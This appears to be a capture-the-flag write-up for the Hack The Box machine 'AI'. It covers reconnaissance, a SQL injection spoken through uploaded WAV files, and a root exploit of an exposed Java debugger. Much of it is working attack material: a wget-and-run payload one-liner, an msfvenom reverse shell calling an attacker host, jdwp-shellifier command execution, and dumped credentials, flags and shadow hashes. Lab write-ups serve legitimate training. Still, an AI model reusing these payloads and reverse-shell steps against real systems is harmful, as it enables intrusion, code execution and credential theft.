
AI

```
=================
|    AI    10.10.10.153        |
=================
```



InfoGathering

I am on a Metasploit kick lately as I have recently started using it's PostGreSQL database. This is my new favorite thing. It integrates with nmap, openvas, and john making it my new favorite thing. Start Metasploit and create your workspace

```
# Start Metasploit
msfconsole

# Create the database/workspace to store info on this machine
workspace -a AI

# Select the workspace AI to use
workspace AI
```

Get an nmap scan going. I still like saving my output to a file out of habit however this is unneccessary

```
# Scan for open ports
db_nmap -p- -sC -sV -O -A 10.10.10.163 -oN nmap.results
```

```
# NMAP RESULTS
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6d:16:f4:32:eb:46:ca:37:04:d2:a5:aa:74:ed:ab:fc (RSA)
|_  256 78:29:78:d9:f5:43:d1:cf:a0:03:55:b1:da:9e:51:b6 (ECDSA)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Hello AI!
```

# OPENVAS

```
# Start the openvas service
systemctl start openvas-manager.service
```


To stay familiar with using OpenVAS I like performing a scan and importing it to my database to collect as much info as possible

```
# Load the openvas module
load openvase

# Connect to it
openvas connect admin <password> localhost 9390 ok

# Create a target
openvas_target_create AI 10.10.10.163 'HTB Scan for AI'

# Get a config ID to use in scan
openvas_config_list

# Create task to scan the target
openvas_task_create 'AI' 'Initial Scan of AI' <scan_id> <target_id>

# Start the task
openvas_task_start

# Check status of scan
openvas_task_list

# List report formats
openvas_format_list

# List reports
openvas_report_list

# Import report to database
openvas_report_import <report_id> <format_id>
```


FFUF RESULTS
/uploads
/images
/ai.php
/about.php
/contact.php
/intelligence.php
/server-status

Gaining Access

We can upload .wav audio files at the below link
http://ai.htb/ai.php



The below link gives us some information about the API and how it processes speech recognition
http://10.10.10.163/intelligence.php



Our Speech Recognition API process the user input as below.

Your Input	AI Output
Commento	Comment
Idea	Design | Schema | Thought
join	merge | union
Won	One
We take care about special characters in your input	
Comma	,
Dot|Period	.
Dollar sign	$
Well we also thought about programmers	
Say hi python	print("hi");
Comment python	#
Comment php	//
Comment Database	-- -
Say hi in C	#include int main() { printf("Hello World"); return 0; }

We mostly use similar approach as Microsoft does.

Note: Currently our is API well familiar with Male-US model

We are prompted at the /ai.php URI to drop our query using a .wav file. This makes me believe we have access to a SQL databse and we can query it with the help of the above reference.


Keep this in your toolkit for future endeavors as it was not easy to find. This link allows you to create mp3 files by entering text. After creating the MP3 file we need to convert the file to a WAV
REsOURCE: https://ttsmp3.com/

I used the following site to convert the MP3 files to WAV files.
RESOURCE: https://convertio.co/mp3-wav/

Obtain the database name using the below query

```
won open single quote union select database open parenthesis close parenthesis
comment database
```

# RESULTS
They are nice enought to show how our wav was interpretted. The single quote is used to close the initial query and Union allows us to make another query to select from. These of course need to end with a comment. Here we find the database name is Alexa.




Our understanding of your input is : 1'union select database()-- -
Query result : alexa

Obtain the passwords using the below query

```
won open single quote union select password from users comment database
```

# RESULTS
I used this method to obtain the database password. Wildcards were not available which meant the table name needed to be guessed. If you know a way to obtain the table names without guessing you should inform me.



Our understanding of your input is : 1'union select password from users -- -
Query result : H,Sq9t6}a<)?q93_

I was able to use the password to ssh into the target as Alexa. This gave me user flag


```
# SSH in as alexa
ssh alexa@ai.htb

# Read user flag
cat /home/alexa/user.txt
c43b62c682a8c0992eb6d4a2cda55e4b
```

USER FLAG: c43b62c682a8c0992eb6d4a2cda55e4b

PrivEsc

I next upgrade my shell to a meterpreter

```
msfconsole
use multi/script/web_delivery
set LHOST 10.10.14.21
set LPORT 8081
set SRVHOST 10.10.14.21
set SRVPORT 8082
set target 6
set payload linux/x64/meterpreter/reverse_tcp
search platform:linux type:payload
run

# Execute below command in ssh shell
wget -qO opHJeOxI --no-check-certificate http://10.10.14.21:8082/kwe2qxSsfWOYLXu; chmod +x opHJeOxI; ./
opHJeOxI&
```



```
msf5 exploit(multi/script/web_delivery) >
[*] Started reverse TCP handler on 10.10.14.21:8081
[*] Using URL: http://10.10.14.21:8082/kwe2qxSsfWOYLXu
[*] Server started.
[*] Run the following command on the target machine:
wget -qO opHJeOxI --no-check-certificate http://10.10.14.21:8082/kwe2qxSsfWOYLXu; chmod +x opHJeOxI; ./opHJeOxI&
[*] 10.10.10.163     web_delivery - Delivering Payload (250) bytes
[*] Sending stage (3021284 bytes) to 10.10.10.163
[*] Meterpreter session 1 opened (10.10.14.21:8081 -> 10.10.10.163:52444) at 2019-12-21 22:12:47 -0700
sessions -l

Active sessions
===============

  Id  Name  Type                     Information                                                     Connection
  --  ----  ----                     -----------                                                     ----------
  1         meterpreter x64/linux   uid=1000, gid=1000, euid=1000, egid=1000 @ 10.10.10.163  10.10.14.21:8081 -> 10.10.10.163:52444 (10.10.10.163)
```

I checked for listening ports and found 2 available locally on the device. Port 3306 (MySQL) was one we knew from exploiting the SQL injection in the web GUI. A new one we see is port

```
# STOP USING NETSTAT AND USE SS
ss -antp

# RESULTS
127.0.0.1:8000
127.0.0.1:3306

# Add this information to your metasploit database using the below commands
services -a -r tcp -s mysql -p 3306 127.0.0.1
services -a -r tcp -s java -p 8000 127.0.0.1
```

I checked the running processes to see what is running on this port. It appears to be a Java debugger for Apache Tomcat.

```
# List processes with the number 8000
ps aux | grep 8000

# RESULT
root       5225 19.5  4.8 3108796 98160 ?       Sl   05:22   0:03 /usr/bin/java -
Djava.util.logging.config.file=/opt/apache-tomcat-9.0.27/conf/logging.properties -
Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -Djdk.tls.ephemeralDHKeySize=2048 -
Djava.protocol.handler.pkgs=org.apache.catalina.webresources -
Dorg.apache.catalina.security.SecurityListener.UMASK=0027 -
agentlib:jdwp=transport=dt_socket,address=localhost:8000,server=y,suspend=n -Dignore.endorsed.dirs= -
classpath /opt/apache-tomcat-9.0.27/bin/bootstrap.jar:/opt/apache-tomcat-9.0.27/bin/tomcat-juli.jar -
Dcatalina.base=/opt/apache-tomcat-9.0.27 -Dcatalina.home=/opt/apache-tomcat-9.0.27 -Djava.io.tmpdir=/opt/
apache-tomcat-9.0.27/temp org.apache.catalina.startup.Bootstrap start
```

The above results show us the process ID 5225 running as root is a Java debugger. Java debuggers can be exploited by taking advantage of their JPDA (Java Debug Write Protocol). JDWP is a component of the Java Debugging system and a piece of the JPDA (Java Platform Debug Architecture). The JDWP is the central link between the debugger and the JVM instance. The protocol does not use authentication or encryption and is a synchronous packet based binary protocol.
The TCP requset packets in JDWP communication contain fields for Length, Id, Flags, Command Set, Command,

followed by Data. The Flag field in these packets is used to distinguish request packets from replies. The CommandSet field defines the category of the Command as shown in the following table.

REQUEST PACKET	
CommandSet	Command
0x40	Action to be taken by the JVM (e.g. setting a BreakPoint)
0x40–0x7F	Provide event information to the debugger (e.g. the JVM has hit a BreakPoint and is waiting for further actions)
0x80	Third-party extensions

JDWP allows you to access and invoke objects already residing in memory, as well as create or overwrite data. Commands such as VirtualMachine/CreateString allows you to transform a string into a java.lang.String living in the JVM runtime and VirtualMachine/RedefineClasses allows you to install new class definitions.

To exploit a JDWP service with command execution the following steps need to be carried out.
1. Fetch Java Runtime reference. The JVM manipulates objects through their references. First obtain the reference to the java.lang.Runtime class. From this class, find the reference to the getRuntime() method.
2. Setup breakpoint and wait for notification (asynchronous calls). Get to a running thread contetxt by setting up a breakpoint on a method which is known to be called at runtime. A breakpoint in JDI is an asynchronous event whose type is set to BREAKPOINT(0x02). When hit, the JVM sends an EventData packet to the debugger, containing the breakpoint ID and the reference to the thread which hit it. Set this on a frequently called method, such as java.net.ServerSocket.accept().
3. Allocating a Java String object in Runtime to carry out the payload. Execute code in the JVM runtime by using the CreateString command.
4. Get Runtime object from breakpoint context. Execute in the JVM runtime the java.lang.Runtime.getRuntime() static method by sending a ClassType/InvokeMethod packet and providing the Runtime class and thread references.
5. Lookup and invoke exec() method in Runtime instance. Find the exec() method in the Runtime static object obtained for the previous step and invoke it (by sending an ObjectReference/InvokeMethod packet) with the String object from step 3.

RESOURCE: https://ioactive.com/hacking-java-debug-wire-protocol-or-how/
EXPLOIT: https://github.com/IOActive/jdwp-shellifier
The exploit above requires Python version 2. The target has this installed already. I am going to generate an msfvenom payload and execute it using the exploit jdwy-shellifier.py


```
# Generate msfvenom payload
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.21 LPORT=8088 -f elf -o rev.elf

# Set up a python http server on attack box
python3 -m http.server 80

# Downlaod jdwp-shellifier.py and rev.elf to target
cd /dev/shm
wget http://10.10.14.21/jdwp-shellifier.py
wget http://10.10.14.21/rev.elf

# Set execute permission
chmod +x rev.elf
chmod +x jdwp-shellifier.py
```

Set up a metasploit listener

```
use multi/handler
set payload linux/x64/shell_reverse_tcp
set LHOST 10.10.14.21
set LPORT 8088
run
```


Execute rev.elf using the Java exploit

```
python ./jdwp-shellifier.py -t 127.0.0.1 -p 8000 --break-on 'java.lang.String.indexOf' --cmd '/dev/shm/
rev.elf'
```



```
alexa@AI:/dev/shm$ python ./jdwp-shellifier.py -t 127.0.0.1 -p 8000 --break-on 'java.lang.String.indexOf' --cmd '/dev/shm/rev.elf'
[+] Targeting '127.0.0.1:8000'
[+] Reading settings for 'OpenJDK 64-Bit Server VM - 11.0.4'
[+] Found Runtime class: id=b8e
[+] Found Runtime.getRuntime(): id=7fd034023a80
[+] Created break event id=2
[+] Waiting for an event on 'java.lang.String.indexOf'
[+] Received matching event from thread 0xc33
[+] Selected payload '/dev/shm/rev.elf'
[+] Command string object created id:c34
[+] Runtime.getRuntime() returned context id:0xc35
[+] found Runtime.exec(): id=7fd034023ab8
[+] Runtime.exec() successful, retId=c36
[!] Command successfully executed
```

That gave us our shell as well as the root flag



```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.21:8088
[*] Command shell session 2 opened (10.10.14.21:8088 -> 10.10.10.163:47324) at 2019-12-21 23:01:13 -0700


sessions -l
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>


whoami
root
cat /root/root.txt
0ed04f28c579bf7508a0566529a8eaa3
```

```
# Read the root flag
cat /root/root.txt
0ed04f28c579bf7508a0566529a8eaa3
```


Time for some post work. FIrst I upgrade that session to a meterpreter. Then search for posts to use

```
# Upgrade session to meterprter
sessions -u 2

# Search for POSTS to use
search type:post platform:linux
```

The credential dump did not work so I read the /etc/shadow file and added the hashes to my database. If you did not already add the alexa password to your database as well

```
# Add root hash
creds add user:root hash:$6$1ovIslJZ$EWn732AXLaP20CIRbIHp.csj/
8iygHCCI0QCdp0HuZgMuqmSRMEyBzkS9MmVYdslnqwmoRnc1cExkgQBKsNxp.

# Add alexa password and hash
creds add user:alexa password:H,Sq9t6}a<)?q93_
creds add user:alexa hash:
$6$HuCC4jgs$UsZ3SuLXd4HY9Ukhi7ar3hMSR4erqUxznLQywcZgPxIFHUCRfhNaNAL05QKFNMU6pOheh88THqgvppSumw74f.
```

